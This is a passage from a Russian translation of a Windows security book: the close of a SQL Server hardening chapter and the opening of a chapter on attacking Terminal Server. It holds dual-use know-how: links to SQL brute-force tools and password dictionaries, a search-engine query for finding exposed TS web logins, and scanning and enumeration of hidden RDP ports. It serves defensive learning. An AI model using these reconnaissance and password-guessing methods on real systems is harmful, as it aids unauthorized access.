Вести ли аудит неудачных и/или успешных подключений к системе — решать вам, но аудит нужно вести обязательно. Надеемся, в следующих версиях SQL Server аудит будет включен по умолчанию. Доступны и другие средства регистрации событий, например программы Lumigent Log Explorer (`http://www.lumigent.com`) или VigilEnt Audit Manager (`http://www.netiq.com/solutions/security/default.asp`), которые дополняют недостатки программы ведения журнала, встроенной в SQL Server.

По возможности шифруйте данные

Очень глупо считать свою сеть абсолютно защищенной от перехвата пакетов и других методов пассивного мониторинга. Всегда включайте шифрование данных SQL Server во время проверки защищенности систем. Компания Microsoft старается предоставить огромное количество возможностей шифрования сеансов, и просто позорно не воспользоваться ими, если затраты на шифрование приемлемы (потери производительности компенсируются возможностями шифрования).

Кроме того, помните, что хотя SQL Server не имеет встроенной поддержки для шифрования отдельных полей, можно легко реализовать собственное шифрование через интерфейс CryptoAPI от Microsoft и размещать в базе данных зашифрованную информацию. Решения других разработчиков перечислены в конце главы, они позволяют шифровать данные на сервере SQL Server посредством расширенных хранимых процедур (используйте их на свой страх и риск). Если нужно зашифровать саму базу данных и сделать ее недоступной для других пользователей, стоит рассмотреть использование поддержки *EFS* (Encrypted File System — зашифрованная файловая система) в Windows для выполнения этой задачи (некоторые разъяснения по системе EFS есть в главе 14, "Физические атаки").

Используйте принцип наименьших привилегий

Если человеку, который выгуливает вашу собаку, нужны ключи от задней двери, дадите ли вы ему всю связку ключей от дома и еще ключи от своего автомобиля? Конечно, нет. Так зачем выполнять приложение с учетной записью `sa` или давать пользователю права владельца базы данных? Затратьте некоторое время на этапе установки приложения, чтобы создать низкопривилегированную учетную запись для ежедневного использования. Назначение конкретных прав доступа ко всем необходимым объектам может отнять немного времени, но все затраты с лихвой окупятся, если кто-то получит контроль над приложением и попытается с его помощью пробить стену защиты.

Те же принципы применяйте и к служебным учетным записям, с которыми выполняется служба MSSQLServer. Во время установки программы SQL Server есть возможность настроить ее для работы с пользовательской учетной записью. Потратьте лишнее время, создайте пользовательскую учетную запись (не администратора) и введите во время установки сервера ее данные. Таким образом, пользователи, которые выполняют расширенные хранимые процедуры как системные администраторы, не смогут получить права системного администратора локальной системы или учетной записи `LocalSystem`.

Локальные учетные записи в большинстве инсталляций будут работать так же хорошо, как и учетная запись `LocalSystem` или учетные записи доменов, это описано в документации Books Online. При использовании локальных учетных записей вторжение будет ограниченным, так как хакер не сможет воспользоваться полученными привилегиями для получения доступа к другим узлам домена. Учетные записи домена требуются только для вызовов удаленных процедур, интегрированных смешанных запросов, внесистемного резервного копирования или некоторых сценариев копирования. Чтобы подключить локальную учетную запись, после инсталляции воспользуйтесь вкладкой безопасности свойств сервера в программе Enterprise Manager. Просто введите имя локального сервера вместо имени домена, а затем введите имя созданной учетной записи локального пользователя (например имя_сервера\учетная запись для sql) в поле "This Account". Если изменения вносились через программу Enterprise Manager, то программа SQL Server сама позаботится об изменении разрешений, таких как доступ к параметрам реестра и файлам баз данных.

Выполняйте тщательную проверку вводимых данных

Никогда не доверяйте информации, которая поступает от программы-клиента. Проверку данных на стороне клиента можно легко пропустить, так что ваш код JavaScript не будет надежной защитой. Единственный способ убедиться в том, что переданные клиентом данные не вызовут проблем в приложении, — тщательно их проверить. Проверка не должна быть слишком сложной. Если поле данных должно содержать число, то можно проверить, чтобы введенное число не выходило из допустимого диапазона значений. Если поле ввода может содержать цифры и буквы, то проверьте, чтобы были приемлемы длина и содержимое ввода. Для проверки входных данных на предмет запрещенных символов очень удобно использовать регулярные выражения, даже при сложном формате получаемых данных, например адресов электронной почты, паролей и IP-адресов.

Пользуйтесь хранимыми процедурами с умом

Хранимые процедуры дают приложению преимущества в производительности и безопасности. Хранимые процедуры являются заранее скомпилированными командами SQL, имеют строго типизированные параметры ввода и позволяют разработчику получить доступ на выполнение процедуры, не давая прямого доступа к тем объектам, которые используются в процедуре. Фактически, во многих приложениях пользователи не имеют прав ни на какие таблицы, а лишь могут выполнять группу хранимых процедур. Такая конфигурация наиболее предпочтительна, поскольку даже атака введением кода SQL не позволит хакеру получить доступ к ценным данным иначе, чем через хранимые процедуры.

Наиболее распространенная ошибка, которую делают при реализации хранимых процедур, — построение строк команд для передачи строки серверу SQL. Если вы реализуете хранимую процедуру, используйте выполнение команд через объекты ADO, чтобы каждый параметр передавался правильно и не было возможности ввести код в строку команды.

Подготовьте сценарий защиты для новых версий SQL Server

Заранее подготовленный сценарий защиты для устанавливаемых версий SQL Server позволяет снизить до минимума вероятность успешной атаки. Нельзя оставлять новые версии без настроенной системы защиты до тех пор, пока до этой версии не дойдут руки системного администратора. Сценарий защиты позволяет реализовать идею "безопасности по умолчанию", что одинаково важно как для серверных инсталляций SQL Server, так и для инсталляций на рабочих станциях.

Ссылка на пример базового сценария защиты, исходя из которого можно создать подобный сценарий для защиты своей конкретной организации, доступна в конце этой главы, в разделе "Дополнительная литература и ссылки". Среди стандартных действий, которые должны присутствовать во всех сценариях защиты, можно назвать обеспечение безопасности учетной записи `sa`, включение системы протоколирования событий, аутентификацию пользователей в режиме Windows Only и ограничение доступа к мощным системным и расширенным хранимым процедурам.

При создании собственных сценариев защиты не забывайте, что нужно удалить (или ограничить доступ) такие мощные хранимые процедуры, как `xp_cmdshell`. Для отключения расширенной хранимой процедуры введите следующие команды T-SQL.

```
use master
sp_dropextendedproc 'xp_cmdshell'
```

Если вы предпочитаете просто проверить, что члены общедоступной роли не могут получить доступ к расширенной хранимой процедуре, то можно воспользоваться следующим кодом.

```
REVOKE execute on xp_instance_regread to public
GO
```

В большинстве случаев нет причин, по которым пользователь или еще кто-нибудь должен использовать ваш сервер SQL Server для выполнения команд в операционной системе. Расширенные хранимые процедуры, которые рекомендуется удалить, перечислены в табл. 11.4. Помните, что квалифицированные хакеры могут заново установить удаленные процедуры, если они уже получили достаточный контроль над сервером. Но, по крайней мере, вы заставите злоумышленника приложить дополнительные усилия, что остановит того, кто не будет иметь достаточных ресурсов для выполнения необходимых действий. Кроме того, предупреждаем, что чрезмерное удаление расширенных хранимых процедур может привести к проблемам при инсталляции пакетов обновлений (SP) и исправлений (Hotfix). При удалении каких-либо хранимых процедур их следует восстановить до использования пакета обновления или исправления Hotfix.

Используйте для поиска уязвимых мест в программах утилиту SQL Profiler

Отличный способ поиска ошибок, которые могут позволить хакеру ввести код SQL, — вводить строку потенциально опасных данных в поля ввода приложения при запущенной программе SQL Profiler и отслеживать получаемые сервером данные. Чтобы облегчить задачу, можно использовать фильтр поля `TextData` программы SQL Profiler, который соответствует вредоносной строке. Пример вредоносной строки — это что-то простое, например, кавычка, окруженная двумя такими редкими символами, как буква `z`. Такая строка показана на рис. 11.8. Процедуры проверки вводящих данных должны либо удалить кавычку, либо преобразовать ее в две кавычки, чтобы кавычка передавалась как буквенный символ.




Рис. 11.8. Программа SQL Profiler весьма полезна для выявления ошибок в коде SQL

Используйте сигналы тревоги для мониторинга потенциально опасных действий

Создав сигналы тревоги для ключевых событий программы SQL Server (таких как неудачные подключения), можно оповещать администраторов о возникновении проблем. Например, можно создать сигнал тревоги для событий с номерами 18450, 18451, 18452 и 18456 (неудачная попытка подключения к серверу), в которых есть строка `'sa'` (кавычки нужны, дабы тревога не срабатывала каждый раз при подключении пользователя "`Lisa`"). Тогда администратор будет оповещаться об обращении к серверу SQL Server в случаях, когда в тексте сообщения встречается слово `sa`, что характерно для атак перебором.

Рассмотрите идею нанять или обучить персонал для тестирования

Если компания постоянно занимается разработкой нового программного обеспечения, проведение аудита посторонними специалистами может оказаться слишком дорогим мероприятием, поэтому рекомендуется проводить аудит силами существующего или специально нанятого персонала тестировщиков. Поскольку эти люди уже тестируют и проверяют ваши приложения на предмет ошибок и функциональности, они могут эффективно выполнить проверку возможности проведения атак, например атак введением кода SQL, перед выпуском программного обеспечения. Лучше потратить время на предварительное тестирование программ вместо того, чтобы получать сведения со страниц бюллетеня Bugtraq или в другой рассылке, посвященной безопасности, и выпускать потом пакеты обновления.

Резюме

Эта глава посвящена программе Microsoft SQL Server, связанной с обеспечением безопасности. Начав с примера, который иллюстрирует наиболее широко распространенный механизм взлома SQL, мы продолжили изучение на примере действия модели защиты программы SQL Server. Также упоминались некоторые новые функции защиты, которые компания Microsoft внесла в программу SQL Server 2000 в целях повышения безопасности системы.

Были рассмотрены способы сбора информации о базах данных SQL перед началом атаки. Выявив возможные утечки информации в организации, можно закрыть их еще до того, как до них доберется хакер. Также были рассмотрены некоторые профессиональные программы для исследования SQL Server. Мы рассказали, почему не нужно использовать общедоступный сервер SQL Server в смешанном режиме безопасности.

Далее были изучены некоторые проблемы безопасности, которые обнаружились в SQL Server, и методы защиты в каждом случае. Мы надеемся, что вы доведете информацию о введении кода SQL до разработчиков и убедитесь в том, что причиной следующей бреши в системе защите организации не станет плохое программное обеспечение.

И наконец, мы рассказали, как организация может защитить серверы SQL Server и приложения от внутренних и внешних атак. Потратьте время и проверьте инфраструктуру на предмет улучшения безопасности. Помните о том, что глупо полагаться на один уровень защиты. Все методы хороши в комбинации, поскольку *когда* (не *если*) произошел сбой на одном уровне, "прикрыть" его поможет другой уровень защиты.

Надеемся, теперь вы полностью представляете всю важность вопросов защиты программы SQL Server и последствия ошибок в системе защите ценных данных. Уделите время созданию каталога всех серверов SQL Server организации и проверьте соответствие их конфигурации лучшим рекомендациям. Если вы всегда будете ставить *себя на место хакера, искать на серверах* изменения конфигурации и потенциальные ошибки в защите, то есть хорошие шансы на победу.

Дополнительная литература и ссылки

Литература	Ссылки
Бюллетени Microsoft и "горячие исправления"	
MS00-092, "Extended Stored Procedure Parameter Parsing Vulnerability" ("Уязвимое место при передаче параметра расширенной хранимой процедуре")	http://www.microsoft.com/technet/security/bulletin/MS00-092.asp
MS00-048, "Stored Procedure Permissions Vulnerability" ("Уязвимое место прав доступа к хранимой процедуре")	http://www.microsoft.com/technet/security/bulletin/MS00-048.asp
MS00-014, "SQL Query Abuse Vulnerability" ("Уязвимое место вредоносного SQL-запроса")	http://www.microsoft.com/technet/security/bulletin/MS00-014.asp
Бесплатные средства	
sqlpoke	http://packetstormsecurity.org/NT/scanners/Sqlpoke.zip
sqlbf	http://packetstormsecurity.org/Crackers/sqlbf.zip
sqldict	http://packetstormsecurity.org/Win/sqldict.exe
Sqlping	http://www.sqlsecurity.com/DesktopDefault.aspx?tabindex=5&tabid=7
Различные словари для атак подбором пароля	http://packetstormsecurity.org/Crackers/wordlists/dictionaries/
Коммерческие средства	
Encryptionizer	http://www.netlib.com
ISS Database Scanner	http://www.iss.net
XP_Crypt v3.1	http://www.vtc.ru/~andrey/xp_crypt/
Другие уязвимые места SQL Server	
"SQL Query Method Enables Cached Administrator Connection to be Reused" ("SQL-запрос позволяет повторно использовать кэшированную информацию о подключении с правами администратора"	http://www.microsoft.com/technet/security/bulletin/MS01-032.asp
"DTS Password Vulnerability"	http://www.securityfocus.com/bid/1292
"Microsoft SQL Server 7.0 'Malformed TDS Packet Header' Vulnerability"	http://www.microsoft.com/technet/security/bulletin/fq99-059.asp
Описание действия "червя" SQL Slammer	http://www.cert.org/advisories/CA-2003-04.html
Общие ссылки	
Сведения по обеспечению безопасности Microsoft SQL Server 2000	http://www.microsoft.com/SQL/techinfo/administration/2000/securityWP.asp
Сведения по обеспечению безопасности Microsoft SQL Server 7.0	http://www.microsoft.com/SQL/techinfo/administration/70/securityWP.asp

Литература	Ссылки
Статья Rain Forest Puppy из журнала Phrack Volume 8, Issue 54 Dec 25, 1998, article 8 of 12	http://www.phrack.org/show.php?p=54&a=8
Designing Secure Web-Based Applications for Windows 2000 by Howard, et.al.	Издано в Microsoft Press, ISBN: 0735607532
Справочный Web-сайт Microsoft по созданию сценариев	http://msdn.microsoft.com/scripting
Приложения от Microsoft: Duwamish Books, Fitch and Mather	http://msdn.microsoft.com/code/
Справка по расширенным хранимым процедурам для SQL Server 7.0	http://www.mssqlserver.com/articles/70xps_p1.asp
Поиск в группах новостей	http://groups.google.com
Описание уязвимого места в разборе параметров расширенных хранимых процедур программы SQL Server от @Stake	http://www.atstake.com/research/advisories/2000/a120100-2.txt
Справочный Web-узел по безопасности в программе SQL	http://www.sqlsecurity.com/
Сценарий безопасности SQL Sequrity Lockdown	http://www.sqlsecurity.com/DesktopDefault.aspx?tabindex=4&tabid=12
Информация о производительности	http://www.sql-server-performance.com/
Общие сведения о SQL Server	http://www.sqlservercentral.com
Форум о работе с SQL Server	http://www.sqlteam.com/

ГЛАВА 12

ХАКИНГ ПРОГРАММЫ TERMINAL SERVER



С момента интеграции с операционной системой Windows 2000 программа Terminal Server (TS)доказала свои возможности по обслуживанию Windons-приложений и трансляции рабочего стола Windows на удаленные устройства. В реализации TS для Windows Server 2003 осуществлены некоторые серьезные изменения для серверной части и внесены усовершенствования в программы клиента и сам протокол (по сравнению с Windows XP).

Программа TS вполне может стать привлекательным решением для удаленного администрирования, но как насчет безопасности? В данной главе мы рассмотрим базовые функции программы TS с точки зрения безопасности, будут описаны вопросы идентификации и инвентаризации для TS, вопросы, связанные с неверными реализациями сервисов TS, описаны известные атаки на TS, основы защиты и управления сервисами TS в сетевом окружении.

Базовые сведения о программе Terminal Server

Компания Microsoft использует название "Terminal Services" (терминальные службы) для обозначения набора технологий, работающих на основе модели "клиент-сервер". "Terminal Server" (терминальный сервер) конкретно обозначает серверный компонент, который ожидает запросов на соединение. В этом разделе мы кратко рассмотрим полный набор технологий, прежде чем перейти к подробному изучению безопасности сервера.

До выпуска программы Terminal Server в операционной системе Windows не было возможности удаленно запускать код в "процессорном пространстве" сервера. За исключением некоторых утилит из пакета Resource Kit, например программ `wsremote`, а также программ других поставщиков, например `psexec` и VNC (см. главу 7, "Переход к интерактивному режиму работы"), в системе не существовало средств для интерактивного доступа через сеть. Например, если злоумышленник получил удаленный доступ с правами пользователя, то в ольшинстве случаев ему будут доступны только совместно используемые ресурсы, он сможет обращаться к файлам, но не будет иметь возможности запускать приложения в контексте удаленного сервера. Даже с правами администратора для этого потребуется возможность запустить планировщик, чтобы получить удаленный доступ к консоли (как это сделать, описано в главе 7, "Переход к интерактивному режиму работы").

С появлением программы TS ситуация радикально изменилась, значение удаленного взлома и расширения локальных привилегий в окружении Windows перешло на новый уровень. Теперь в административном режиме (administrative mode) любой злоумышленник может попытаться выполнить администрирование удаленной системы при запущенной службе TS. В режиме сервера приложений относительно непривилегированные пользователи могут интерактивно запускать приложения из любого удаленного места. Таким образом, атаки по расширению привилегий, такие как Debploit (см. главу 6, "Расширение привилегий"), теперь позволяют любому пользователю, которому разрешены сеансы работы с программой TS, стать членом "вожделенной" группы `Adminstrators`.

Очевидно, что возможности программы TS стали великим искушением и для пользователей, и для хакеров. Перед тем как обсудить конкретные примеры неправильной эксплуатации программы Terminal Server, рассмотрим, из каких основных компонентов она состоит:

- сервер;
- протокол RDP (Remote Desktop Protocol);
- клиенты.


Сервер

Программа TS является интегрированной частью всех систем Windows 2000 Server (и более поздних версий), хотя она и отключена по умолчанию как в Windows 2000, так и в Windows Server 2003, По умолчанию сервер TS ожидает подключения к порту 3389 (но номер порта легко изменить на другой, позже будет описано, как это сделать).

В Windows 2000 программа TS может работать в одном из двух режимов: *Remote Administration* (Удаленное администрирование) и *Application Server* (Сервер приложений). В Windows Server 2003 программа TS доступна в виде двух отдельно настраиваемых компонентов: *Remote Desktop for Administration* (Дистанционное управление рабочим столом) и *Terminal Services* (Службы терминалов).

Remote Desktop for Administration

Для активации компонента Remote Desktop for Administration (который назывался режимом удаленного администрирования в Windows 2000) нужно на панели управления открыть компонент System (Система) и, как показано ниже, открыть вкладку Remote (Удаленное использование). Не потребуется никакого дополнительного программного обеспечения. Удаленное администрирование по-прежнему ограничивается двумя одновременными подключениями к системе, но теперь администраторы могут удаленно подключаться к действительной консоли сервера. Это устраняет недостаток в системах Windows 2000 — программы, которые не могли работать в виртуальном сеансе, так как взаимодействовали только с "session 0", теперь смогут работать удаленно.



Terminal Services

Для активации компонента Terminal Service (режим сервера приложений (Server Application) в Windows 2000), необходимо подключить компонент TS, открыв на панели управления компонент Add/Remove Programs (Установка и удаление программ)⇨Windows Components (Установка компонентов Windows). Компонент Terminal Services можно устанавливать только на клиентах Windows Serve 2003 и использовать только после активизации необходимых лицензий (TS CAL — Terminal Server Client Access License).

Протокол RDP (Remote Desktop Protocol)

Данные передаются между клиентом и сервером по протоколу Remote Desktop Protocol (RDP) от Microsoft, который основан на протоколе TCP. Для обеспечения защиты передаваемых от точки к точке данных протокол RDP поддерживает три уровня шифрования: 40, 56 или 128-битовое шифрование по алгоритму RC4. Реализация в Windows 2000 версии RDP 5.0 представляет впечатляющее расширение базовых функций и свойств по сравнению с предыду-

щими реализациями протокола RDP-4 в системах Windows NT. В Windows XP и Server 2003 используются версии RDP 5.1 и 5.2 соответственно, при этом в протокол внесены небольшие изменения, которые прежде всего направлены на улучшение производительности и удобства использования.

Клиенты

В системе Windows XP компанией Microsoft был существенно усовершенствован клиент служб терминалов Win32 Terminal Services Client, который получил новое название *Remote Desktop Connection* (RDC — Подключение к удаленному рабочему столу). Клиент RDC обратно совместим со всеми предыдущими версиями TS (включая NT 4 Terminal Server Edition). Теперь этот клиент предоставляет наиболее предпочтительный способ подключения к TS. По умолчанию клиент RDC постарается установить 128-битовый зашифрованный канал связи с сервером, но снижает требования к шифрованию, когда сервер не поддерживает такого режима. Клиент RDC предоставляется бесплатно компанией Microsoft, его можно скачать, обратившись по адресу, который указан в разделе "Дополнительная литература и ссылки" в конце этой главы. Поэтому в дальнейшем мы сосредоточим наши исследования именно на этом клиенте. Окно клиента RDC приведено на рис. 12.1.



Рис. 12.1. Окно нового RDC-клиента

НА ЗАМЕТКУ В отличие от клиента Terminal Services Client для систем Windows 2000, в состав RDC не входит отдельная программа Диспетчер соединений (Connection Manager). Теперь возможности этой программы интегрированы в самом клиенте RDC. Для управления соединениями используются файлы с расширениями `.rdp`.

Одним из наиболее масштабных изменений в RDC стала настройка Client Resource Redirection (Перенаправление ресурсов клиента). Эта возможность позволяет доступным для клиента ресурсам быть доступными и на сервере. Например, перенаправление File System (Файловая система)

позволяет смонтировать на сервере диски клиентской машины, включая диски, открытые по сети при использовании сеансов связи с сервером. Таким образом пользователи могут открывать или сохранять файлы на жестких дисках своего компьютера, кроме открытия и сохранения файлов на сервере. Для RDC разрешается перенаправление и других ресурсов, например портов, принтеров, аудиоустройств, буферов обмена, информации смарт-карт (ключевой недостаток в Windows 2000), сочетаний клавиш Windows (разумеется, кроме <CTRL+ALT+DEL>) и данных часового пояса. Как и большинство свойств, эти возможности значительно расширили диапазон действия службы TS, и мы уверены, что они еще покажут свою "оборотную сторону медали" в руках неосторожных системных администраторов.

Remote Desktop Web Connection

Кроме поддержки Win32, клиент RDC еще доступен как Remote Desktop Web Connection (RDWC) — улучшенный объект ActiveX control/COM, который может быть встроен в Web-страницы для обеспечения доступа к TS в окне браузера. В системе Windows 2000 этот клиент назывался Terminal Services Advanced Client (TSAC).

У многих пользователей сложилось ошибочное представление, что клиент RDWC/TSAC реализует RDP посредством HTTP. Это не так. При использовании RDWC/TSAC Web-сервер предоставляет простую HTML-форму, которая задает разрешение экрана и IP-адрес целевой TS-системы. Как правило, пользователи подключаются к этой форме на Web-сервере, которая активирует элемент управления ActiveX RDWC/TSAC в браузере (клиент RDWC/TSAC может быть по желанию загружен с Web-сервера, если он еще не установлен на клиенте). Клиент RDWC/TSAC реализует 32-битовый TS-клиент в браузере и подключается к целевому серверу TS посредством протокола RDP через TCP-порт 3389. Таким образом, соединение между RDWC/TSAC и TS не реализуется с помощью протокола HTTP или HTTPS, а устанавливается как обычный RDP-канал через TCP-порт 3389.

НА ЗАМЕТКУ Клиент RDWC/TSAC может подключаться только через TCP-порт 3389, а не через какой-либо другой порт.

Унаследованные клиенты

В перечень унаследованных клиентов TS входит клиент Terminal Services (доступен как отдельные 16-битовые и 32-битовые исполняемые файлы, устанавливаемые с помощью пакета MS Installer или MSI), клиент Terminal Services Advanced Client (TSAC) и интегрируемое приложение MMC.

Выявление и инвентаризация серверов TS

Существует несколько способов выявления и инвентаризации серверов TS. Здесь описаны наиболее распространенные из них.



Поисковые машины

Как уже было сказано в главе 3,, "Предварительный сбор данных и сканирование", поисковые машины индексируют в сети Internet даже те вещи, которые лучше было бы оставить непроиндексированными. По умолчанию ActiveX-клиент TS устанавливается в каталог `C:\Windows\Web\TSWeb` и по умолчанию этот каталог автоматически предоставляется в совместное пользование как Web-сайт IIS. Этот Web-сайт содержит единый образец файла `TSWeb\default.htm`, в который встроен клиент RDWC/TSAC. Хитрый хакер может для

поиска в Internet сервисов TS, доступных через HTTP, воспользоваться довольно интересным методом. Для этого в какую-нибудь поисковую систему необходимо ввести слова "TSWeb\default.htm", в результате она будет искать в сети Internet используемую по умолчанию форму для аутентификации в TS через Web. На рис. 12.2 показаны результаты поиска этой строки с помощью поискового сервера `Google.com`.




Рис. 12.2. Поиск систем TS в Internet через поисковую систему

Измените имя Web-формы аутентификации для TS

То, что легко найти через поисковую систему, можно с такой же легкостью и спрятать. Измените имя Web-формы аутентификации сервера TS и проверьте, чтобы на страницах вашего Web-узла не встречались слова "TSWeb\default.htm".



Выявление сервера TS по используемому порту TCP 3389

В конфигурации по умолчанию сервер Terminal Server ожидает подключения к TCP-порту 3389. Хакер может обнаружить доступную службу с помощью простого сканирования портов для любого диапазона IP-адресов. Если на сервере обнаружится эта служба в конфигурации по умолчанию, то чтобы получить приглашение на ввод имени пользователя и пароля, злоумышленнику останется только запустить свой клиент сервера Terminal Server. Основная мера противодействия в борьбе с такими атаками — усложнить идентификацию сервера TS по используемому порту.

Настройка порта для подключения к программе Terminal Server

Номер порта, используемый программой TS по умолчанию, можно изменить используя параметр реестра.

```
\HKLM\System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp
Value : PortNumber REG_DWORD=3389
```

При этом необходимо изменить и номер порта, через который подключаются клиентские программы. Чтобы клиент мог подключаться к службе через нестандартный порт, потребуется использовать один из двух способов:

- ▼ перенаправление портов (см. главу 8, "Расширение сферы влияния");
- ▲ изменение порта получателя, используемого клиентом.

Чтобы изменить порт получателя клиента, просто откройте RDC, щелкните на кнопке Options (Параметры), см. рис. 12.1, затем на вкладке General (Общие) в разделе Connection Settings (Параметры соединений) щелкните на кнопке Save As... (Сохранить как). Сохраните соединение под любым именем (с расширением файла `.rpd`) и затем откройте сохраненный файл в текстовом редакторе. Добавьте следующую строку как первую строку этого файла.

```
Server Port=XXXX
```

XXXX – это номер порта, к которому служба TS будет ожидать запросов на соединение. Хотя этот метод относится к тем, о которых говорят "что не видно, то защищено", но все же он позволяет скрыть запущенную службу TS (на TCP-порту 3389) при сканировании портов. По нашему опыту, этот способ позволяет предотвратить от 80 до 90 % атак на службу TS.

НА ЗАМЕТКУ Клиент RDWC/TSAC может использовать не только TCP-порт 3389 для доступа к службе Terminal Service. Для использования порта с другим номером можно отредактировать файл `connect.asp`, хранящийся в каталоге `/TSWeb` и ввести следующую строку перед указанием метода подключения

```
MsTsc.AdvancedSettings2.RDPPort = XXXXX
```

где XXXX — это номер порта, с которым нужно установить соединение. Благодарим Эрика Бирхольца (Erik Birkholz) за предоставленные сведения.

Полное сканирование портов каждой системы поможет обнаружить открытый порт, но чтобы убедиться, что к порту подключен действительно сервер Terminal Server, потребуется передавать запрос на сеанс работы с этой службой (т.е. обнаружить себя). Стандартные сканеры портов, которые просто открывают порты, устанавливают сеанс работы `telnet` или исследуют заголовки, предоставляемые службами, не смогут однозначно определить службу/порт как Terminal Server. В результате поиск скрытых серверов Terminal Server в организации становится довольно сложной задачей. Еще более усложняет ситуацию то, что даже если служба ожидает подключения, она не регистрируется в службе распределителя конечной точки MS RPC Endpoint Mapper (TCP\UDP-порт 135), поэтому использование хакером программы `rpcdumps` не принесет никакой пользы (подробнее об инвентаризации распределителя конечной точки читайте в главе 4, "Инвентаризация").

Теперь рассмотрим несколько методов обнаружения "перенесенных" портов программы Terminal Server.

ProbeTS

Написанная Тимом Мулленом (Tim Mullen; `Thor@hammerofgod.com`) программа ProbeTS предназначена для выявления скрытых служб TS в локальной сети. Эта программа сканирует всю

сеть класса C и запрашивает службу RPC (TCP-порт 135) по каждому IP-адресу как прошедший аутентификацию пользователь TS (необходимо знание аутентификационных данных учетной записи). Программа `ProbeTS` использует функцию `WTSOpenServer` из библиотеки `wtsapi32.lib`. В результате происходит обращение к службе `\pipe\Ctx_WinStation_API_service` через RPC (с использованием ресурса `IPC$`). Если запущены службы Terminal Services, то программа Terminal Server аутентифицирует вас как действительного пользователя, после чего передаст дескриптор службы через RPC.

